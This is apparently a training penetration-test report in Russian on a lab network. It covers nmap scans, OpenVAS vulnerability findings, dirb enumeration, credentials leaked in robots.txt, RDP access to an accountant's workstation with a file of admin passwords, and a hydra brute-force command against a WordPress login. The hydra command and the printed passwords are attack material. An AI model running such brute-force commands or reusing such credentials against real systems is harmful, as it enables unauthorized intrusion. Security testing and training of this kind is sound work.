

# Отчёт по результатам тестирования на проникновение инфраструктуры компании

Заказчик: Компания

Исполнитель: Дасаев Руслан

## Шаг 1.

### Краткое описание проведённого анализа.

С помощью утилиты nmap был произведен анализ состава инфраструктуры. В результате сканирования подсети 10.0.20.0/24 были найдены следующие наиболее интересные хосты: 10.0.20.11 (рабочая станция сотрудника компании), 10.0.20.51 (контроллер домена), 10.0.20.61 (веб-сервер), 10.0.20.60 (веб-сервер).

### Описание результатов сканирования.

#### Хост 1:

Имя хоста: ws01.

IP: 10.0.20.11.

ОС: Windows Server 2019.

Открытые порты: 135, 139, 445, 3389, 5357, 5985, 5986.

ПО: msrpc (Microsoft Windows RPC), netbios-ssn (Microsoft Windows netbios-ssn), microsoft-ds, ms-wbt-server (Microsoft Terminal Services), http (Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)).

|   | Port | Protocol | State | Service       | Version                                 |
|---|------|----------|-------|---------------|-----------------------------------------|
| ✓ | 135  | tcp      | open  | msrpc         | Microsoft Windows RPC                   |
| ✓ | 139  | tcp      | open  | netbios-ssn   | Microsoft Windows netbios-ssn           |
| ✓ | 445  | tcp      | open  | microsoft-ds  |                                         |
| ✓ | 3389 | tcp      | open  | ms-wbt-server | Microsoft Terminal Services             |
| ✓ | 5357 | tcp      | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| ✓ | 5985 | tcp      | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| ✓ | 5986 | tcp      | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |

Скриншот 1. Результат сканирования хоста программой zenmap.

#### Хост 2:

Имя хоста: dc01.

IP: 10.0.20.51.

ОС: Windows Server 2019.

Открытые порты: 53, 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 3389, 5357, 5985, 5986.

ПО: domain (Simple DNS Plus), kerberos-sec (Microsoft Windows Kerberos), msrpc (Microsoft Windows RPC), netbios-ssn (Microsoft Windows netbios-ssn), ldap (Microsoft Windows Active Directory LDAP), microsoft-ds, kpasswd5, ncacn-http (Microsoft Windows RPC over HTTP 1.0), tcpwrapped, ms-wbt-server (Microsoft Terminal Services), http (Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)).

|   | Port | Protocol | State | Service       | Version                                                                                     |
|---|------|----------|-------|---------------|---------------------------------------------------------------------------------------------|
| ✓ | 53   | tcp      | open  | domain        | Simple DNS Plus                                                                             |
| ✓ | 88   | tcp      | open  | kerberos-sec  | Microsoft Windows Kerberos (server time: 2025-08-04 11:29:56Z)                              |
| ✓ | 135  | tcp      | open  | msrpc         | Microsoft Windows RPC                                                                       |
| ✓ | 139  | tcp      | open  | netbios-ssn   | Microsoft Windows netbios-ssn                                                               |
| ✓ | 389  | tcp      | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name) |
| ✓ | 445  | tcp      | open  | microsoft-ds  |                                                                                             |
| ✓ | 464  | tcp      | open  | kpasswd5      |                                                                                             |
| ✓ | 593  | tcp      | open  | ncacn_http    | Microsoft Windows RPC over HTTP 1.0                                                         |
| ✓ | 636  | tcp      | open  | tcpwrapped    |                                                                                             |
| ✓ | 3268 | tcp      | open  | ldap          | Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name) |
| ✓ | 3269 | tcp      | open  | tcpwrapped    |                                                                                             |
| ✓ | 3389 | tcp      | open  | ms-wbt-server | Microsoft Terminal Services                                                                 |
| ✓ | 5357 | tcp      | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                     |
| ✓ | 5985 | tcp      | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                     |
| ✓ | 5986 | tcp      | open  | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                     |

Скриншот 2. Результат сканирования хоста программой zenmap.

### Хост 3:

Имя хоста: webserver01.

IP: 10.0.20.61.

ОС: Ubuntu Linux 5.0 - 5.14.

Открытые порты: 22, 80, 3306.

ПО: ssh (OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)), http (Apache httpd 2.4.41 (Ubuntu)), mysql (MariaDB 5.5.5 - 10.3.38).

|   | Port | Protocol | State | Service | Version                                                      |
|---|------|----------|-------|---------|--------------------------------------------------------------|
| ✓ | 22   | tcp      | open  | ssh     | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0) |
| ✓ | 80   | tcp      | open  | http    | Apache httpd 2.4.41 ((Ubuntu))                               |
| ✓ | 3306 | tcp      | open  | mysql   | MariaDB 5.5.5-10.3.38                                        |

Скриншот 3. Результат сканирования хоста программой zenmap.

### Хост 4:

Имя хоста: webserver02.

IP: 10.0.20.60.

ОС: Debian Linux 5.0 - 5.14.

Открытые порты: 22, 80.

ПО: ssh (OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)), http (Apache httpd 2.4.38 (Debian)).

|   | Port | Protocol | State | Service | Version                                                      |
|---|------|----------|-------|---------|--------------------------------------------------------------|
| ✓ | 22   | tcp      | open  | ssh     | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0) |
| ✓ | 80   | tcp      | open  | http    | Apache httpd 2.4.38 ((Debian))                               |

Скриншот 4. Результат сканирования хоста программой zenmap.

## Шаг 2.

### Краткое описание проведенного анализа.

При анализе сайта заказчика на наличие чувствительной или просто полезной для атакующего информации, была найдена почта, форма входа в панель управления, информация о системе управления содержимым веб-сайта, а также юридический адрес компании и логины некоторых пользователей.

### Описание результатов изучения веб-сайта:

| Локализация информации                                                    | Найденная информация                                                                               |
|---------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|
| Страница<br>www.softwaresolutions.acme.skb/                               | Внизу страницы есть информация, что веб-сайт работает на WordPress: "Proudly powered by WordPress" |
| Страница<br>www.softwaresolutions.acme.skb/2023/04/12/hack-me-if-you-can/ | Почта student@acme.skb                                                                             |
| Страница<br>www.softwaresolutions.acme.skb/contacts/                      | Юридический адрес компании: Казахстан, г. Талдыкорган, ул. Пушкина, д. Колотушкина, 637283.        |

|                                                                                                                          |                                             |
|--------------------------------------------------------------------------------------------------------------------------|---------------------------------------------|
| Страница<br><a href="http://www.softwaresolutions.acme.skb/wp-login.php">www.softwaresolutions.acme.skb/wp-login.php</a> | Форма входа в панель управления веб-сайтом. |
|--------------------------------------------------------------------------------------------------------------------------|---------------------------------------------|

### Шаг 3.

#### Краткое описание проведенного анализа.

С помощью программного обеспечения OpenVAS были проанализированы на наличие уязвимостей хосты, найденные в подсети 10.0.20.0/24. В результате, на каждом из хостов были обнаружены уязвимости, в том числе с высоким уровнем угрозы.

#### Обнаруженные уязвимости:

| Имя хоста | ID уязвимости | Краткое описание                                                                                                                                | Уровень угрозы | Потенциальные риски                                                                                                                                                                                                                                                                                                                          |
|-----------|---------------|-------------------------------------------------------------------------------------------------------------------------------------------------|----------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ws01      | CVE-2011-3389 | Использование устаревшего протокола TLSv1.0 и/или TLSv1.1.                                                                                      | Medium         | Злоумышленник может использовать известные криптографические уязвимости для прослушивания соединения между клиентами и сервисом, чтобы получить доступ к конфиденциальным данным, передаваемым по защищенному соединению.<br>Кроме того, недавно обнаруженные уязвимости в этих протоколах больше не будут получать обновления безопасности. |
|           | -             | Службы среды DCE/RPC или MSRPC, работающие на удаленном хосте, можно перечислить, подключившись к порту 135 и выполнив соответствующие запросы. | Medium         | Злоумышленник может использовать этот факт, чтобы получить больше информации об удаленном хосте.                                                                                                                                                                                                                                             |
|           | CVE-1999-0524 | Удаленный хост отвечает на запрос ICMP.                                                                                                         | Low            | Эту информацию теоретически можно использовать для взлома слабых временных генераторов случайных чисел в других сервисах.                                                                                                                                                                                                                    |
| dc01      | -             | Службы среды DCE/RPC или                                                                                                                        | Medium         | Злоумышленник может использовать этот факт,                                                                                                                                                                                                                                                                                                  |

|             |               |                                                                                                                        |        |                                                                                                                                                                                                                                                                                                                                              |
|-------------|---------------|------------------------------------------------------------------------------------------------------------------------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             |               | MSRPC, работающие на удаленном хосте, можно перечислить, подключившись к порту 135 и выполнив соответствующие запросы. |        | чтобы получить больше информации об удаленном хосте.                                                                                                                                                                                                                                                                                         |
|             | CVE-2011-3389 | Использование устаревшего протокола TLSv1.0 и/или TLSv1.1.                                                             | Medium | Злоумышленник может использовать известные криптографические уязвимости для прослушивания соединения между клиентами и сервисом, чтобы получить доступ к конфиденциальным данным, передаваемым по защищенному соединению.<br>Кроме того, недавно обнаруженные уязвимости в этих протоколах больше не будут получать обновления безопасности. |
| Webserver01 | -             | Возможность идентифицировать файлы SCM, доступные на сервере                                                           | Medium | На основе информации, содержащейся в этих файлах, злоумышленник может собрать дополнительную информацию о структуре системы и ее приложениях.                                                                                                                                                                                                |
|             | CVE-2025-1060 | Хост/приложение передает конфиденциальную информацию (имя пользователя, пароли) в открытом виде через HTTP.            | High   | Злоумышленник может воспользоваться этой ситуацией, чтобы скомпрометировать или перехватить HTTP-соединение между клиентом и сервером, используя атаку «человек посередине» для получения доступа к конфиденциальным данным, таким как имена пользователей или пароли.                                                                       |
|             | CVE-1999-0524 | Удаленный хост отвечает на запрос ICMP.                                                                                | Low    | Эту информацию теоретически можно использовать для взлома                                                                                                                                                                                                                                                                                    |

|             |                |                                                                                                              |        |                                                                                                                                                                                                                                              |
|-------------|----------------|--------------------------------------------------------------------------------------------------------------|--------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             |                |                                                                                                              |        | слабых временных генераторов случайных чисел в других сервисах.                                                                                                                                                                              |
|             | -              | Удаленный хост реализует временные метки TCP и, следовательно, позволяет вычислить время безотказной работы. | Low    | Побочным эффектом этой функции является то, что иногда можно вычислить время безотказной работы удаленного хоста.                                                                                                                            |
| Webserver02 | -              | Возможность прочитать файл phpinfo.php                                                                       | High   | Из этого файла можно извлечь следующую информацию:<br>Имя пользователя, запустившего процесс PHP, если это пользователь sudo, IP-адрес хоста, версия веб-сервера, версия системы (Unix, Linux, Windows, ...) и корневой каталог веб-сервера. |
|             | CVE-2021-43008 | Версия инструмента для управления базами данных Adminer устарела                                             | High   | Adminer позволяет злоумышленнику читать произвольные файлы на удаленном сервере, запрашивая у Adminer подключение к удаленной базе данных MySQL.                                                                                             |
|             | CVE-2019-9978  | Плагин WordPress «Social Warfare» подвержен уязвимости межсайтового скриптинга (XSS).                        | Medium | Успешная эксплуатация уязвимости позволит злоумышленнику внедрить вредоносный контент на уязвимый сайт.                                                                                                                                      |
|             | -              | На удалённом HTTP-сервере отсутствует атрибут cookie «HttpOnly»                                              | Medium | Это позволяет JavaScript получать доступ к cookie-файлам, что может привести к атакам по перехвату сеанса.                                                                                                                                   |
|             | -              | Возможность раскрыть конфиденциальные файлы (HTTP)                                                           | Medium | На основе информации, содержащейся в этих файлах, злоумышленник может собрать дополнительную информацию и/или                                                                                                                                |

|               |                                                                                                              |      |                                                                                                                                                                                                                                                                        |
|---------------|--------------------------------------------------------------------------------------------------------------|------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|               |                                                                                                              |      | конфиденциальные данные, такие как имена пользователей и пароли.                                                                                                                                                                                                       |
| CVE-2025-1060 | Хост/приложение передает конфиденциальную информацию (имя пользователя, пароли) в открытом виде через HTTP.  | High | Злоумышленник может воспользоваться этой ситуацией, чтобы скомпрометировать или перехватить HTTP-соединение между клиентом и сервером, используя атаку «человек посередине» для получения доступа к конфиденциальным данным, таким как имена пользователей или пароли. |
| CVE-1999-0524 | Удаленный хост отвечает на запрос ICMP.                                                                      | Low  | Эту информацию теоретически можно использовать для взлома слабых временных генераторов случайных чисел в других сервисах                                                                                                                                               |
| -             | Удаленный хост реализует временные метки TCP и, следовательно, позволяет вычислить время безотказной работы. | Low  | Побочным эффектом этой функции является то, что иногда можно вычислить время безотказной работы удаленного хоста.                                                                                                                                                      |

#### Шаг 4.

##### Краткое описание проведённого анализа.

Используя утилиту Dirb, был произведен анализ файловой структуры веб-сервера. Были найдены файлы, которые содержат чувствительную информацию и находятся в свободном доступе.

```
(kali@kali)-[~]
└─$ dirb "http://10.0.20.60" -X .txt

DIRB v2.22
By The Dark Raver

START_TIME: Mon Aug  4 12:10:58 2025
URL_BASE: http://10.0.20.60/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

GENERATED WORDS: 4612

— Scanning URL: http://10.0.20.60/ —
+ http://10.0.20.60/license.txt (CODE:200|SIZE:19935)
+ http://10.0.20.60/robots.txt (CODE:200|SIZE:117)

END_TIME: Mon Aug  4 12:14:36 2025
DOWNLOADED: 4612 - FOUND: 2
```

Скриншот 5. Команда dirb "http://10.0.20.60" -x .txt для поиска файлов с расширением .txt в файловой структуре веб-сервера и результат ее выполнения.

```
(kali@kali)-[~]
└─$ dirb "http://10.0.20.60/" -X .php

DIRB v2.22
By The Dark Raver

START_TIME: Mon Aug  4 12:10:28 2025
URL_BASE: http://10.0.20.60/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

GENERATED WORDS: 4612

— Scanning URL: http://10.0.20.60/ —
+ http://10.0.20.60/index.php (CODE:301|SIZE:0)
+ http://10.0.20.60/info.php (CODE:200|SIZE:97020)
+ http://10.0.20.60/wp-app.php (CODE:403|SIZE:0)
+ http://10.0.20.60/wp-atom.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-commentsrss2.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-config.php (CODE:200|SIZE:0)
+ http://10.0.20.60/wp-cron.php (CODE:200|SIZE:0)
+ http://10.0.20.60/wp-feed.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-links-opml.php (CODE:200|SIZE:249)
+ http://10.0.20.60/wp-load.php (CODE:200|SIZE:0)
+ http://10.0.20.60/wp-login.php (CODE:200|SIZE:4764)
+ http://10.0.20.60/wp-mail.php (CODE:403|SIZE:2709)
+ http://10.0.20.60/wp-rdf.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-register.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-rss.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-rss2.php (CODE:301|SIZE:0)
+ http://10.0.20.60/wp-settings.php (CODE:500|SIZE:0)
+ http://10.0.20.60/wp-signup.php (CODE:302|SIZE:0)
+ http://10.0.20.60/xmlrpc.php (CODE:405|SIZE:42)

END_TIME: Mon Aug  4 12:14:06 2025
DOWNLOADED: 4612 - FOUND: 19
```

Скриншот 6. Команда dirb "http://10.0.20.60" -x .php для поиска файлов с расширением .php в файловой структуре веб-сервера и результат ее выполнения.

```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
login: student
BUH PASSWORD: PerfectionPersonified
```

Скриншот 7. Файл robots.txt, содержащий логин и пароль пользователя.

### Описание обнаруженной конфиденциальной информации:

| Название файла    | Найденная информация                                                                                                                                                                                                                                          |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Файл robots.txt   | Логин: student, пароль: PerfectionPersonified                                                                                                                                                                                                                 |
| Файл info.php     | Имя пользователя, запустившего процесс PHP, IP-адрес хоста, версия веб-сервера, версия системы (Unix, Linux, Windows, ...) и корневой каталог, веб-сервера.<br>Много чувствительной информации о системе, установленных плагинах, сервисах и их конфигурации. |
| Файл wp-login.php | Форма входа в панель управления веб-сайта.                                                                                                                                                                                                                    |

### Шаг 5.

#### Краткое описание проведенного анализа.

В ходе анализа файловой инфраструктуры веб-сайта, был найден файл robots.txt, который содержит логин и пароль сотрудника компании. Полученной информации было достаточно, чтобы получить удаленный доступ к рабочей станции главного бухгалтера. Данная учетная запись, также входит в группу администраторов.

#### Подробное описание результатов попытки получения доступа уровня «Администратор».


Проникнув в систему по протоколу rdp под учетной записью главного бухгалтера, был найден файл с логинами и паролями администраторов.

#### Учётные данные администратора:

Admin: n91qwcqw721,  
FErmanov: 01wd972bc61,  
TRogov: lqg285bv96x,  
PSarchuk: qfo72hcg754

**Путь:** Мой компьютер/Документы/Confidential/Пароли админов.txt

#### Скриншот:



Скриншот 8. Файл «Пароли админов.txt», найденный на рабочей станции сотрудника компании.

## Шаг 6.

### Задание 1.

#### Описание действий:

Используя утилиту Zenmap, было произведено сканирование подсети 10.0.20.0/24. После чего, все найденные хосты были проанализированы на наличие открытых портов и запущенных на них сервисах. А также, построен граф связей машин инфраструктуры клиента.

#### Полученный результат:

##### Хосты:

10.0.20.1 - Нет открытых портов.

|   |    |     |      |        |                                                  |
|---|----|-----|------|--------|--------------------------------------------------|
| ✓ | 53 | tcp | open | domain | dnsmasq 2.86                                     |
| ✓ | 80 | tcp | open | http   | Python BaseHTTPServer http.server 2 or 3.0 - 3.1 |

Скриншот 9. Открытые порты и запущенные сервисы на хосте 10.0.20.2.

|   |    |     |      |        |              |
|---|----|-----|------|--------|--------------|
| ✓ | 53 | tcp | open | domain | dnsmasq 2.86 |
|---|----|-----|------|--------|--------------|

Скриншот 10. Открытые порты и запущенные сервисы на хосте 10.0.20.3.

10.0.20.6 - Нет открытых портов.

|   |      |     |      |               |                                         |
|---|------|-----|------|---------------|-----------------------------------------|
| ✓ | 135  | tcp | open | msrpc         | Microsoft Windows RPC                   |
| ✓ | 139  | tcp | open | netbios-ssn   | Microsoft Windows netbios-ssn           |
| ✓ | 445  | tcp | open | microsoft-ds  |                                         |
| ✓ | 3389 | tcp | open | ms-wbt-server | Microsoft Terminal Services             |
| ✓ | 5985 | tcp | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
| ✓ | 5986 | tcp | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |

Скриншот 11. Открытые порты на хосте 10.0.20.11.

|   |      |     |      |               |                                                                                             |
|---|------|-----|------|---------------|---------------------------------------------------------------------------------------------|
| ✓ | 53   | tcp | open | domain        | Simple DNS Plus                                                                             |
| ✓ | 88   | tcp | open | kerberos-sec  | Microsoft Windows Kerberos (server time: 2025-08-27 08:45:03Z)                              |
| ✓ | 135  | tcp | open | msrpc         | Microsoft Windows RPC                                                                       |
| ✓ | 139  | tcp | open | netbios-ssn   | Microsoft Windows netbios-ssn                                                               |
| ✓ | 389  | tcp | open | ldap          | Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name) |
| ✓ | 445  | tcp | open | microsoft-ds  |                                                                                             |
| ✓ | 464  | tcp | open | kpasswd5      |                                                                                             |
| ✓ | 593  | tcp | open | ncacn_http    | Microsoft Windows RPC over HTTP 1.0                                                         |
| ✓ | 636  | tcp | open | tcpwrapped    |                                                                                             |
| ✓ | 3268 | tcp | open | ldap          | Microsoft Windows Active Directory LDAP (Domain: acme.skb0., Site: Default-First-Site-Name) |
| ✓ | 3269 | tcp | open | tcpwrapped    |                                                                                             |
| ✓ | 3389 | tcp | open | ms-wbt-server | Microsoft Terminal Services                                                                 |
| ✓ | 5357 | tcp | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                     |
| ✓ | 5985 | tcp | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                     |
| ✓ | 5986 | tcp | open | http          | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)                                                     |

Скриншот 12. Открытые порты и запущенные сервисы на хосте 10.0.20.51.


|      |     |      |      |                                                              |
|------|-----|------|------|--------------------------------------------------------------|
| ✓ 22 | tcp | open | ssh  | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0) |
| ✓ 80 | tcp | open | http | Apache httpd 2.4.38 ((Debian))                               |

Скриншот 13. Открытые порты и запущенные сервисы на хосте 10.0.20.60.

|        |     |      |       |                                                              |
|--------|-----|------|-------|--------------------------------------------------------------|
| ✓ 22   | tcp | open | ssh   | OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0) |
| ✓ 80   | tcp | open | http  | Apache httpd 2.4.41 ((Ubuntu))                               |
| ✓ 3306 | tcp | open | mysql | MariaDB 5.5.5-10.3.38                                        |

Скриншот 14. Открытые порты и запущенные сервисы на хосте 10.0.20.61.

## Скриншоты:



Скриншот 15. Граф связей машин инфраструктуры клиента.

## Задание 2.

### Описание действий:

Используя словарь rockyou.txt и программное обеспечение hydra, подбираем пароль к форме аутентификации веб-приложения следующей командой:

```
hydra 10.0.20.60 -s 80 -l admin -P /usr/share/wordlists/rockyou.txt http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:S=Location".
```

### Полученный результат:

Логин: admin, пароль: admin


В результате успешной авторизации в панели управления, была найдена почта администратора: admin@example.com, почта главного бухгалтера: hackmeagain@unhackbl.org и редактора editor@yourdomain.com.

## Скриншоты:


```
